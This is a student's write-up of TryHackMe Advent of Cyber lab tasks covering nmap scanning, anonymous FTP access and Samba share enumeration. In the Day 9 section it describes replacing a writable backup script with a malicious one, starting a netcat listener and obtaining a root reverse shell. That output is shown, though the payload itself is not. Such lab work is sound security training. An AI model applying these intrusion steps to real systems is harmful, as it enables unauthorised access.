Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.56 seconds
```

Question 4:

The Linux Distro: Ubuntu

```
2222/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

Question 5:

NSE was used to find possible use cases for the website.

```
(1211102272@kali)-[~]
$ nmap --script http-title 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:48 +08
Nmap scan report for 10.10.146.238
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: TBFC&#39;s Internal Blog
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 26.25 seconds
```

Thought Process/ Methodology:

An NMAP scan was performed on the machine's IP. Then again with -Pn flag. A comparison was done between -A and -sV flags and one showed the running process whilst one did not. We determined the OS to be Ubuntu. A script was searched for using NSE in order to determine possible use cases for the website on nmap.org and was found to be a blog.

Day 9: Networking - Anyone can be Santa!

Tools Used: Kali Linux, FTP

Question 1:

The "Public" directory is available to access

```
(1211102272@kali)-[~]
$ ftp 10.10.148.22
Connected to 10.10.148.22.
220 Welcome to the TBFC FTP Server!.
Name (10.10.148.22:1211102272): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||20872|)
150 Here comes the directory listing.
drwxr-xr-x  2 0          0          4096 Nov 16  2020 backups
drwxr-xr-x  2 0          0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0          0          4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534     65534       4096 Nov 16  2020 public
226 Directory send OK.
```

Question 2:

Backup.sh was an executable script.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||7267|)
150 Here comes the directory listing.
drwxrwxrwx  2 65534     65534       4096 Nov 16  2020 .
drwxr-xr-x  6 65534     65534       4096 Nov 16  2020 ..
-rwxr-xr-x  1 111       113         341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111       113         24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> █
```


Question 3:

```
File Actions Edit View Help
(1211102272@kali)-[~]
$ cat shoppinglist.txt
The Polar Express Movie
(1211102272@kali)-[~]
$ █
```

The Polar Express Movie was on Santa's shopping list.

Question 4:

We changed the contents of the .sh file, setup Netcat then reupload the script in order to gain root access and find the THM flag.



```
ftp> ls
229 Entering Extended Passive Mode (|||52501|)
150 Here comes the directory listing.
-rwxr-xr-x  1 111  113      268 Jun 25 04:10 backup.sh
-rw-rw-rw-  1 111  113      24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||39658|) on 10.10.148.22
150 Ok to send data.
100% |*****| 268      2.90 MiB/s   00:00 ETA
226 Transfer complete.
268 bytes sent in 00:00 (0.65 KiB/s)
ftp>
```

Question #4: Reupload this script to contain malicious data.

Note that the script that we have uploaded may take a minute to execute. Make sure you have a Netcat listener on the device that you are working from, and have the device that you are connecting from.

```
THM(even_you_can_be_santa)
```

```
1211102272@kali: ~
File Actions Edit View Help
$ nc -lvp 4444
listening on [any] 4444 ...
^C
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.9.0.236] from (UNKNOWN) [10.10.148.22] 53308
bash: cannot set terminal process group (1271): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM(even_you_can_be_santa)
root@tbfc-ftp-01:~#
```

Thought Process/ Methodology:

Using FTP to connect and then access the "Public" directory we found a backup.sh which we could exploit for unrestricted access.

Santa had "The Polar Express" on his shopping list.

We downloaded the script and changed the contents. Netcat was setup for a listener port.

We uploaded the altered file and got root access. The contents were output with cat which gave us the THM flag.

Day 10: Networking - Don't be sELfish!

Tools Used: Kali Linux, samba

Question 1:

A list of users on samba.

```
user:[elfmcelerson] rid:[0x3e9]

===== ( Share Enumeration on 10.10.64.58 ) =====

Sharename      Type      Comment
-----
tbfc-hr        Disk      tbfc-hr
tbfc-it        Disk      tbfc-it
tbfc-santa     Disk      tbfc-santa
IPC$           IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
TBFC-SMB-01     TBFC-SMB

[+] Attempting to map shares on 10.10.64.58
//10.10.64.58/tbfc-hr Mapping: DENIED Listing: N/A Writing: N/A
//10.10.64.58/tbfc-it Mapping: DENIED Listing: N/A Writing: N/A
//10.10.64.58/tbfc-santa Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.10.64.58/IPC$ Mapping: N/A Listing: N/A Writing: N/A
enum4linux complete on Sat Jun 25 12:40:43 2022
```

Question 2:

Shares on the server.

```
Sharename      Type      Comment
-----
tbfc-hr        Disk      tbfc-hr
tbfc-it        Disk      tbfc-it
tbfc-santa     Disk      tbfc-santa
IPC$           IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
```

Question 3:

Logged into share.

```
(1211102272@kali)-[~]
$ smbclient //10.10.64.58/tbfc-santa
Password for [WORKGROUP\1211102272]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Thu Nov 12 10:12:07 2020
..               D          0   Thu Nov 12 09:32:21 2020
jingle-tunes     D          0   Thu Nov 12 10:10:41 2020
note_from_mcskidyt.txt N        143  Thu Nov 12 10:12:07 2020

10252564 blocks of size 1024. 5369404 blocks available
```

Question 4:

Directory left for Santa.

```
jingle-tunes          D          0 Thu Nov 12 10:10:41 2020  
jingle-tunes/        D          0 Thu Nov 12 10:10:47 2020
```

Thought Process/ Methodology:

Emu4linux was used to display all the users on the samba server along with shares. There was a share which did not require a password to access. A directory called Jingle Tunes was found as well.